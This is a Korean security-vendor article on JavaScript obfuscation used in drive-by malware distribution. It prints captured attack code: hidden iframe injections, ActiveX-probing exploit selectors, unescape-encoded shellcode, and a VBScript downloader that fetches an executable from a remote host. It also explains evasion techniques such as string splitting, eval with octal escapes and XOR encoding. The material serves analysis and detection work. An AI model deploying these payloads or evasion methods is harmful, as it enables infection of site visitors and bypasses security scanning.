자바스크립트 난독화(Javascript Obfuscation) 이해하기

ASEC 김지훈 선임연구원

공기 없이 살 수 있는 생명체가 없듯이, 웹이 없는 IT 인프라를 과연 생각할 수 있을까. 그만큼 웹은 우리에겐 없어서는 안될 생활도구처럼 인식되고 있다. 아침에 출근해서도 웹을 통해 출근도장을 찍고, 웹 오피스 환경 하에서 메일, 메신저 등을 통해 중요한 업무를 처리하게 된다. 심지어 퇴근시 이용하는 대중교통수단의 실시간 도착 시간도 웹을 통해 확인할 수 있는 세상이 되었다. 이처럼 웹은 우리의 삶을 풍요롭고 윤택하게 만들어주는 중요한 수단이 되었다.

하지만, 우리가 놓쳐서는 안될 중요한 포인트가 여기에 있다. 생각의 역발상! 공격자는 어느 하나의 틈도 소홀하게 취급하지 않는다. 우리가 입고, 먹고, 사용하는 모든 것들의 "일거수일투족"을 주의 깊게 살펴보고 있다. 우리 생활의 조그마한 허점도 쉽게 흘려 보내지 않는 공격자들. 우리의 "잘 갖춰진, 그러나 보안에는 약간 소홀함이 있는" 웹 인프라의 구멍을 틈틈이 공략하고 있다.

필자는 이번 글에서 간단히 웹해킹 동향에 대해 소개하고, 실제 시스템을 감염시키는 데 이용되는 Javascript공격코드와 보안제품 진단 회피를 위해 Javascript공격코드에 적용되는 우회 기법(난독화, Obfuscation)에 대해 살펴볼 예정이다. 또한, 공격코드 우회 기법을 해제하는 도구 및 사이트도 함께 소개하여 독자의 이해를 도울 예정이다.


웹해킹 최근 동향

"중국발 웹해킹" 이라는 이름에 길들여진 지 2년여 시간이 흘러왔지만, 상황은 점점 악화되는 듯 하다. 공격자는 다양한 기법으로 보안제품의 진단을 우회하고, 또 새로운 공격 방법으로 우리를 힘들게 하고 있다. 최근 몇 달간에도 국내외 사이트를 대상으로 SQL Injection 공격을 통한 대량의 웹 페이지 변조가 발생하였으며 이와 같은 공격은 쉽게 줄어들지 않을 것으로 관측된다.

웹 플랫폼을 이용한 악성코드 유포 시나리오:

Js 스크립트 파일 → iframe link(Encoding 된 사례가 많음) → 취약점 Exploit 코드 연결 → 개별 Exploit 코드들

본 시나리오는 공격 방법의 한 예를 소개한 것으로, 공격자 모두가 아래 언급된 한가지 방법만을 지속적으로 사용하지 않는 다는 점을 미리 언급해 두도록 한다.



[그림] 악성코드 유포 시나리오

- 1) SQL Injection 을 이용한 공격 대상 검색
  - 검색 방법: 외부 검색 엔진과 연동되도록 구성
  - 검색 키워드: 취약한 웹 응용 프로그램의 구성요소들
- 2) SQL Injection 공격 수행 후 데이터베이스에 유도코드 삽입
  - 유도코드 삽입위치: 콘텐츠 데이터베이스(DB)의 전/후위 위치
  - 유도코드 형태: iframe코드 또는 Javascript코드
- 3-5) 유도코드에 의한 취약점 공격페이지로의 이동
  - 사용자 방문 시, 콘텐츠 DB에 삽입된 유도코드에 의해 취약점 공격페이지로 자동 방문됨.
- 6) 취약점 공격 실행 (악성코드 유포 역할 담당)
  - 자동 방문된 취약점 공격페이지의 역할:
    - ✓ 공격실행: 공격코드 자체가 존재하여 실행됨. 공격의 주요 목적은 “악성코드 다운로드&실행”에 있고, 악성코드의 주요 역할은 정보수집을 위한 정보 스틸러(Information Stealer) 또는 봇 넷 구성을 위한 봇 에이전트(Bot Agent)로 볼 수 있음
    - ✓ 프락시 역할: 또 다른 공격페이지로 유도되는 iframe코드가 삽입되어 있거나, 정보수집, 카운터 등의 역할을 수행하는 부가기능코드 연결됨.

상기에 설명된 “웹 플랫폼을 이용한 악성코드 유포 공격”의 특징을 크게 3부분으로 나누어 상세하게 짚어보기로 한다.

- 취약점 공격코드로의 유도
- 취약점 공격에 의한 악성코드 유포
- 취약점 공격에 활용되는 대표적인 취약점 공격코드

1) 취약점 공격코드로의 유도 (iframe코드 삽입)

- 대표적인 공격기법: SQL Injection
- 공격 특징
  - iframe 코드 공격 대상: 방문자가 존재하는 모든 웹사이트
  - iframe 코드 삽입 기술: 자동화된 SQL Injector 도구
  - iframe 코드 삽입 위치: html 또는 Javascript코드 내부
  - iframe 코드 노출 회피: width, height 사이즈가 0 또는 1
  - iframe 코드 내용 암호화: 다양한 인코딩 기법 적용
- Iframe코드 우회 기법의 최근 동향
  - 취약점 공격코드로 유도하는 iframe코드 삽입
    - ✓ 대부분 삽입된 스크립트 내용은 직접적인 취약점 코드를 내포하는 것이 아닌 iframe코드 삽입을 통해 다수의 취약점 페이지에 연결시켜주는 매개자 역할을 수행한다.
  - document.writeln () 출력함수 이용빈도 증가
    - ✓ 과거에는 주로 document.write() 가 많이 사용되었으나, 최근에는 document.writeln ()의 사용이 증가하고 있다.
  - 100이하의 가변적인 iframe 사이즈 적용
    - ✓ 이전까지의 iframe 코드는 width와 height 사이즈를 0 혹은 1 등의 아주 작은 값으로 설정하여 실제 브라우져에서는 노출되지 않도록 설정하는 것이 일반적인 패턴으로 보안업체에서도 이러한 조건을 이용하여 삽입된 IFRAME 코드를 탐지하고 제거해내는 방식을 사용하여왔다. 최근에는 100 이하의 가변적인 사이즈를 이용하여 보안제품 진단우회를 꾀하고 있다.
  - 다양한 정보 수집 기능도 함께 삽입
    - ✓ 배너 광고 클릭커, 카운터 기능을 갖는 페이지로 유도되는 경우도 함께 발견되고 있다.

2) 취약점 공격에 의한 악성코드 유포 (Javascript로 구현된 공격코드)

- 대표적인 공격기법: 브라우져, ActiveX 취약점 공격

- 공격특징
  - ■ 취약점 공격대상: 브라우져, ActiveX 취약점 공격
  - ■ 취약점 배포위치: 공격자 자신의 웹서버 또는 보안에 취약한 웹서버 침해
  - ■ 취약점 내용 암호화: 다양한 인코딩 기법 적용
- 취약점 공격코드의 최근 동향
  - ■ 공격 대상의 다양화
    - ✓ 과거에는 주로 인터넷 익스플로러 등 브라우져 기반의 취약점이 많이 활용되었으나, 최근에는 ActiveX 컨트롤의 응용프로그램 취약점 공격코드들이 많이 활용되고 있다. 일부 ActiveX 컨트롤의 경우 취약점이 0-day공격화 되어 악용되고 있는 시점에도 보안패치 업데이트가 쉽게 이루어지지 않는다는 점에서 공격효과가 지속적으로 유지될 수 있다는 점에서 향후에도 이러한 흐름이 한동안 계속될 것으로 예상된다.
  - ■ 일괄적인 취약점 다중공격화
    - ✓ 하나의 무기만을 창작하여 상대에게 데미지(damage)를 입히던 시대는 끝난 것 같다. 두 개 이상, 많게는 6~7개 이상의 무기로 한꺼번에 공격하여 어느 하나라도 취약점이 존재하는 경우 시스템 감염으로 이어지는 포악함을 드러내고 있다.

```
function register(name) {
var today = new Date();
var expires = new Date();
expires.setTime(today.getTime() + 1000*60*60*24);
setCookie("xskjwm", name, expires);
}

function openWM() {
var c = getCookie("xskjwm");
if (c != null) {
  return;
}
register("xskjwm");
document.writeln("<iframe width=\"0\" height=\"0\" marginwidth=\"0\" marginheight=\"0\" src=\"14.htm\" frameborder=\"0\"
document.writeln("<iframe width=\"100\" height=\"0\" marginwidth=\"0\" marginheight=\"0\" src=\"real11.htm\" frameborder=
document.writeln("<iframe width=\"100\" height=\"0\" marginwidth=\"0\" marginheight=\"0\" src=\"xlkk.htm\" frameborder=\"
document.writeln("<iframe width=\"100\" height=\"0\" marginwidth=\"0\" marginheight=\"0\" src=\"lz.htm\" frameborder=\"0\
document.writeln("<iframe width=\"100\" height=\"0\" marginwidth=\"0\" marginheight=\"0\" src=\"qvod.htm\" frameborder=\"
document.writeln("<iframe width=\"100\" height=\"0\" marginwidth=\"0\" marginheight=\"0\" src=\"07004.htm\" frameborder=\
```

[그림] 다수의 취약점 공격코드로 유도되는 iframe코드 삽입. iframe의 width속성 또한 100인 것을 확인할 수 있다.

  - ■ 선별 공격화
    - ✓ 취약한 응용 프로그램의 설치여부를 확인하여 해당되는 응용 프로그램에 대한 취약점 공격 코드 만을 내려 보내도록 설계 되어 공격성공률을 끌어올리고 불필요한 공격요소들이 노출되는 일이 없도록 다듬어지고 있음을 알 수 있다.

```
finally{
if(r!="[object Error]"){document.write("<iframe width='5' height='5' src='http://...  ...real.htm'
}
try{
var s;
var storm=new window["ActiveXObject"]("MP"+"S.S"+"tor"+"mPl"+"ayer");
}
catch(s){

};
finally{
if(s!="[object Error]"){document.write("<iframe width='5' height='5' src='http://...  .../bfyy.htm'
}try{
var l;
var Lz=new window["ActiveXObject"]("GLC"+"HAT.G"+"LCh"+"atC"+"trl.1");
}catch(l){

};
finally{
if(l!="[object Error]"){document.write("<iframe width='5' height='5' src='http://...  .../lz.htm'><
}try{
var p;
var pps=new window["ActiveXObject"]("POW"+"ERP"+"LAY"+"ER.P"+"owe"+"rPl"+"aye"+"rCt"+"rl.1");
}catch(p){

};
finally{
if(p!="[object Error]"){document.write("<iframe width='5' height='5' src='http://...  .../Pps.htm'>
```


[그림] 취약점 공격코드를 선별하는 과정

3) 취약점 공격에 활용되는 대표적인 취약점 공격코드

- 공격 대상 선정 기준: “글로벌 범용성”
  - MS 윈도우 시스템에 기본적으로 탑재된 Internet Explorer(IE)의 취약점이 주요 공격 타겟이 되는 이유이다. MS는 보안패치를 발 빠르게 제공하고 있어, 사용자가 보안패치 적용만 잘 한다 하여도 피해를 사전에 예방할 수 있음을 잊지 말자. 최근에는 특정 지역의 응용 프로그램들에 대한 공격시도도 활발하게 진행되고 있는 점으로 국지적인 측면도 고려하지 않을 수는 없게 되었다.
- 공격 대상의 변화: 웹브라우저 → ActiveX Control (응용 프로그램)
  - 주요 웹브라우저의 보안성이 강화되면서 공격 대상이 ActiveX Control과 같은 응용 프로그램으로 변화하고 있다. 응용 프로그램의 취약점은 0-day 특성을 띄기 쉬우며, 보안패치에 대한 인식도 다소 낮아 큰 피해를 입힐 수 있다는 것이 변화의 주요 원인으로 꼽힌다.
- 신속한 신규 취약점 공격코드의 탑재:
  - 2008년 4월에 발표된 신규 realplayer rmoc3260.dll 취약점도 실제 이용되고 있음에서 볼 수 있듯이 새로운 취약점 공격코드가 빠르게 적용되고 있다. 보안솔루션의 빠른 대응체계의 필요성이 강조되는 부분이라 하겠다.
- 대표적인 주요 취약점
  - Web Browsers:
    - ✓ (MS06-014) MS IE (MDAC) Remote Code Execution Exploit
    - ✓ (MS07-004) MS IE (VML) Remote Denial of Service Exploit
    - ✓ (MS07-017) GDI Remote Code Execution Exploit
  - ActiveX Controls:
    - ✓ RealNetworks RealPlayer ActiveX Controls Vulnerability
    - ✓ Yahoo! Webcam Image Upload ActiveX Control Vulnerability

- ✓ Baofeng Storm ActiveX Controls Vulnerability (중국산)
- ✓ HTTP PPStream PowerPlayer ActiveXControls Vulnerability (중국산)

■ 취약점 Exploit 생성기



최근 우회 기법 동향

최근의 웹 해킹 특성을 간략하게나마 살펴보았다. 악성코드 유포에 활용되는 취약점 공격코드가 상당히 빠르게 새롭게 개발되고, 국지적인 특성을 갖는 경우도 증가하는 것으로 관측되어 이를 대응하는데 그만큼 어려움이 따르고 있다. 또한, 여러 인코딩 기술을 복합적으로 적용함으로써 시그니처 기반의 탐지를 어렵게 만들고 있다.

우리는 지금부터 본격적으로 취약점 공격코드의 분석 및 탐지를 어렵게 하는 난독화 (Obfuscation) 기술에 대해 살펴볼 것이다.

“상상하지 마라. 적은 언제나 그 이상이다”

각종 시그니처 기반의 IDS/IPS 탐지 시스템을 우회하기 위한 다양한 방법이 사용되고 있다. 최근 우회 기법의 동향은 다음과 같다.

- iframe 속성인 width, height 사이즈를 0 또는 1이 아닌 수 사용이 나타남
- 출력함수 document.write() 대신 document.writeln() 을 사용하는 경우 증가
- 변수명을 랜덤한 문자열의 조합으로 사용하거나 대소문자를 조합하여 사용함
- iframe코드 표현시, HTML 태그(iframe)를 직접 사용하여 링크를 연결하는 대신 아래 d()라는 함수처럼 DOM 메쏘드인 document.createElement를 사용하여 iframe element를 동적으로 생성하는 방식으로 사용함.
- 최근 8bit ASCII Encoding 방법을 이용한 우회 기법이 다수 발견됨

우회 기법 맛 뵈기

간단한 우회 기법 하나를 소개한다. 매우 간단한 우회 기법인 만큼 실제 공격에서도 자주 활용되는 기법 중 하나이다. 일명 “문자열 split 방식”이라 명명하고자 한다. Iframe코드를 다수의 스트링 변수에 잘게 나누어 담은 후 마지막에 재조합 하여 출력하는 방식이다. 문자열 출력함수로는 document.write() 함수가 사용되었다. 이런 간단한 방식으로도 시그니처 기반의 탐지를 충분히 우회할 수 있다.

```
var q1 = "<if";
var q2 = "rame ";
var q3 = "id=c";
var q4 = "aoxoo s";
var q5 = "rc=ht";
var q6 = "tp://ww";
var q7 = "w.  ^";
var q8 = "  .co";
var q9 = "  /  /  ";
var q10 = "  .  ";
var q11 = "_ widt";
var q12 = "h=0 he";
var q13 = "ight=";
var q14 = "0></if";
var q15 = "rame>";
document.write(q1+q2+q3+q4+q5+q6+q7+q8+q9+q10+q11+q12+q13+q14+q15);
```

자 이제 약간의 맷집이 생겼다고 생각해도 괜찮을까? 이제 본격적으로 Javascript에 포함된 악의적인 문자열(iframe코드, 취약점 공격코드 등)을 쉽게 인지할 수 없도록 “코드 난독화(Obfuscation)”하는 여러 가지 기법들에 대해서 알아보기로 한다.

- 문자열 split을 이용한 우회 기법 (위에 설명함)
- Javascript escape ()를 이용한 우회 기법
- Javascript eval()을 이용한 우회 기법
- XOR 인코딩을 이용한 우회 기법
- 공격자 자체 인코딩을 이용한 우회 기법
- 8-bit ASCII 인코딩을 이용한 우회 기법
- BASE64 인코딩을 이용한 우회 기법
- 알려진 난독화/암호화 도구를 이용한 우회 기법

Javascript escape () 를 이용한 우회 기법

Javascript escape() 는 ISO Latin-1 문자셋을 ASCII형태로 바꾸어 리턴하는 함수이다. 이때 리턴값은 "%xx"의 형태로 나오는 데, xx는 ASCII 형태이다. 예를 들어 ("&") 함수의 반환값은 "%26"이 되고, escape("!#")의 리턴값은 "%21%23"이 된다.

Javascript unescape()는 escape와는 반대로 ASCII 형태를 ISO Latin-1 문자셋으로 바꿔준다. 예를 들어 unescape("%26")은 &를 반환하게 된다. 이때 사용할 수 있는 매개변수는 "%integer"나 "hex"의 형식이 사용된다. Hex는 0x00 – 0xFF 까지의 값을 갖는다.

```
var shellcode1 = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949%u4949

var shellcode2 = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949" +
                          "%u4949%u4949%u4949%u4949%u4949%u4937%u5a51%u436a" +
                          "%u3058%u3142%u4150%u6b42%u4141%u4153%u4132%u3241" +
                          "%u4142%u4230%u5841%u3850%u4241%u7875%u4b69%u724c" +
</head>
 <body onload="JavaScript: return we();">
  <object classid="clsid:2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93" id="obj">
    NOok
  </object>
```

[그림] 실제 RealPlayer 취약점 공격코드의 일부

```
<script>
<!--
document.write(unescape("%3Chtml%3E%0D%0A%20%3Chead%3E%0D%0A%20%20%3Ctitle%3ERLok%
20%20%22%25u4142%25u4230%25u5841%25u3850%25u4241%25u7875%25u4b69%25u724c%22%20+%0D
20%20%20%20%20%20%22%25u784f%25u7656%25u5330%25u4164%25u3344%25u7965%25u4e6f%25u4e
//-->
</script>
```


[그림] Javascript unescape()를 이용. 원 데이터는 Javascript escape()로 암호화 함.

참고. Javascript에 포함된 쉘코드 쉽게 하기

- 실행가능한 형태의 쉘코드로 변환 (Shellcode2EXE)
- 문자열을 통한 쉘코드 내용 분석방법 (BinText)
- 디버깅을 통한 쉘코드 내용 분석방법 (OllyDBG)

실행가능한 형태의 쉘코드 변환


Javascript에 포함된 쉘코드 부분을 호출하는 간단한 C 코드로 구현하여 실행 가능한 쉘코드 형태로 변환이 가능하다. iDefense사의 Malcode Analysis Software Tools에 포함되어 있는 Shellcode2EXE 도구를 활용하였다.



문자열을 통한 쉘코드 내용 분석


BinText 와 같은 Strings 분석도구를 이용하여 악성코드를 다운로드 할 수 있는 URL을 쉽게 얻을 수도 있으나, 쉘코드 자체에 대한 XOR 암호화가 적용되어 있어 디버깅까지 해봐야 하는 소모가 필요하다.

물론, 실제 시스템에서 쉘코드가 포함된 html 파일을 직접 열었을 때의 증상을 분석함으로써 공격코드에 대한 다양한 정보 수집도 가능하다. 그러나, 실제 공격코드 수행으로 인해 유발되는 시스템 감염, 악성코드에 의한 2차 공격 들로부터 절대 안전하지 못하다.



디버깅을 통한 쉘코드 내용 분석

위에서와 같이 문자열이 암호화 되어 있는 경우, 디버거로 직접 쉘코드 부분을 분석하여 쉘코드에 포함된 공격 정보를 추출해낼 수 밖에 없다.



[그림] XOR 연산을 통해 암호화된 쉘코드 부분을 해제되는 과정

[그림] OllyDBG를 통하여 악성코드 URL을 확인하는 과정. Urlmon.URLDownloadToFileA 함수를 이용하여 다운로드 된 악성코드가 %system32%의 a.exe로 복사됨을 알 수 있다.

쉘코드 분석에 유용한 도구 정보


- Shellcode2EXE
  - iDefense사의 Malcode Analysis Software Tools[1]
  - 온라인형태 지원: http://sandsprite.com/shellcode_2_exe.php
- BinText
  - FoundStone에서 제공하는 바이너리 파일에서 읽을 수 있는 문자열을 뽑아 보기 좋게 표시해주는 도구[2]
- OllyDBG
  - OllyDbg 는 마이크로 소프트 윈도우에서 동작하는 32-bit 어셈블러 레벨의 분석이 가능한 디버거[3]

---

[1] http://labs.idefense.com/software/malcode.php#more_malcode+analysis+pack
[2] http://www.foundstone.com/us/resources/proddesc/bintext.htm
[3] http://www.ollydbg.de/

Javascript eval () 를 이용한 우회 기법

Javascript eval () 는 Javascript코드가 맞는지 틀린지를 검증하고 수행하는 기능을 갖는 함수이다. Javascript eval () 는 일종의 print 함수라고 봐도 좋을 것이다. 따라서, 공격자는 eval ()의 인자로 숫자 형태의 문자열을 취하는 것이 가능하여 이용자를 눈속임하지만 결국 사용자의 브라우져에서는 취약점 공격코드가 실행되어 피해를 주기에 좋다.



[그림] eval()의 매개변수로 암호화된 공격코드 (좌), 매개변수로 사용된 헥사값을 ASCII로 치환한 공격코드 (우)

eval (jsString)

인수

eval(): (검정, 수행 기능함수)

필수적인 인수로 최상위 내장 기능함수이다.

jsString: (검정할 문자열)

선택적인 인수로 기능함수의 인수(argument)로 주어진 코드 문자열로 검정의 대상이 된다. jsString은 선택적이기는 하지만, 없으면 값 “undefined”를 반환한다. 인수는 Javascript코드가 아니고 문자열임에 주의하라

설명

검정하는 순서는

1) 제공된 jsString문자열이 Javascript로 유효한가를 먼저 검정한다.

2) Javascript코드로서 해석하기 위하여 파싱(Parse)한다.

3) eval() 기능함수는 파싱된 내용에서 Javascript문장 코드를 발견하면, 그 내용을 수행하고,

4) 그 결과값이 있으면, 그 값을 반환한다(return)

특징

jsString은 Javascript문장, 복수의 문장 등이며 개체(object)의 변수와 속성(property)를 가질 수 있다. 문자열로 구성된 Javascript문장을 직접 실행시키는 데 유용하다.

Javascript eval ()를 이용하는 우회 기법을 또다른 표현으로 “숫자형태의 문자열표기 방식”이라고 말하고 싶다. 그렇다면 eval ()의 인자로 사용할 숫자형태의 문자 표기 방식에 대한 이해가 필요하다 (아래 참고)

[참고] 숫자를 이용한 문자 표기 방식 (역슬래쉬 활용)
\ddd: 세 개의 8진수(ddd)로 지정된 Latin-1 문자
\xdd: 두 개의 16진수(dd)로 지정된 Latin-1 문자
\udddd: 네 개의 16진수(dddd)로 지정된 유니코드 문자

아래의 예를 보자. 문자열 출력함수로 eval () 함수를 이용하고, 인자로 8진수 형태의 문자 표기 방식을 이용되었음을 알 수 있다. 문자열 “iframe”은 어디에 위치해 있는가. 문자열 iframe의 문자 각각을 8진수로 표기하면, i →\151, f → \146, r → \162, a → \141, m → \155, e → \145 가 된다.

```
eval("\144\157\143\165\155\145\156\164\56\167\162\151\164\145\50\47\74\151\146\162\141\155\145
```

상기 eval () 함수의 이용 예에서는, “iframe” (8진수, \146\162\141\155\145) 문자열을 찾아낼 수 있듯이 시그니처 기반으로 탐지를 하기 위해서는 문자열의 숫자형태의 표기에 대해서도 고려가 되어야 할 것이다.

더 나아가서는 앞서 언급한 escape ()과 eval ()을 혼용하여 2번 암호화 한 것과 같은 결과를 얻어내기도 한다.

XOR 인코딩을 이용한 우회 기법

XOR 연산은 암/복호화 루틴이 동일하기 때문에 코드 난독화에 쉽게 이용할 수 있는 장점이 있다. XOR 연산은 일종의 대칭 키(Symmetric Key) 암호화 방식을 취한다. (대칭 키 암호화는 암/복호화에 동일한 KEY를 이용함)

XOR 연산(⊗, ^ 로 표기)의 다음과 같은 성질이 있다.

- 교환법칙: A ^ B = B ^ A
- 결합법칙: (A ^ B) ^ C = A ^ (B ^ C)
- 항등원: A ^ 0 = A
- 역원: A ^ A = 0

아래의 XOR 연산의 성질을 이용하여, 동일한 XORKEY, 연산을 통해 평문 – 암호문을 얻어낼 수 있음을 설명할 수 있다.

- 평문 ^ XORKEY = 암호문
- 암호문 ^ XORKEY = (평문 ^ XORKEY) ^ XORKEY
  = 평문 ^ (XORKEY ^ XORKEY) ; 결합법칙, 역원
  = 평문 ^ (0) ; 항등원
  = 평문

(항등원, 역원 성질 이용: [1 ^ 0 = 1, 1 ^ 0 = 1], [0 ^ 0 = 0, 1 ^ 1 = 0])

Example :

평문: < s c r i p t →	(dec)	60	115	99	114	105	112	116
XORKEY:	(dec)	112	112	112	112	112	112	112
암호문:	(dec)	76	...	...	...	...	...	...

평문 (dec) 60 → (bin) 0 0 1 1 1 1 0 0
XOR (dec) 112 → (bin) 0 1 1 1 0 0 0 0

암호문 (dec) 76 ← (bin) 0 1 0 0 1 1 0 0

실제 공격 환경에서는 암/복호화를 위한 XORKEY와 XOR연산을 의미하는 함수명이 랜덤하게 결정되어 탐지하는 데 어려움을 가중시키고 있다.

```
<script language=javascript>var JHIK=function(a){return String.fromCharCode(a^112)};document.write(JHIK(76)+
)+JHIK(8)+JHIK(69)+JHIK(77)+JHIK(82)+JHIK(49)+JHIK(20)+JHIK(82)+JHIK(86)+JHIK(82)+JHIK(31)+JHIK(20)+JHIK(82)·
+JHIK(54)+JHIK(94)+JHIK(50)+JHIK(5)+JHIK(25)+JHIK(28)+JHIK(20)+JHIK(32)+JHIK(17)+JHIK(4)+JHIK(24)+JHIK(88)+JI
```

[그림] XOR Encrypt된 취약점 공격코드 (암호문 = 평문 ^ XORKEY 112)


```
<script language="VBScript">
On Error Resume Next
exe = "http://www..  -  .com/  p/B.exe"
x1="o"&"bj"&"e"&"ct"
x2="cls"&"id:BD9"&"6C5"&"56-6"&"5"&"A3-1"&"1D"&"0-98"&"3"&"A-00"&"C0"&"4F"&"C2"&"9E36"
x3="c"&"la"&"ss"&"id"
x4="Mic"&"roso"&"ft.XM"&"LHT"&"TP"
x5="Ad"&"od"&"b.St"&"r"&"eam"
x6="G"&"ET"
x7="Scr"&"ip"&"ting.Fil"&"eS"&"yst"&"emO"&"bject"
x8="She"&"ll.A"&"ppl"&"icati"&"on"

Set vv = document.createElement(x1)
```

[그림] XOR Decrypt된 취약점 공격코드 (평문 = 암호문 ^ XORKEY 112)

공격자 자신의 자체 인코딩을 이용한 우회 기법

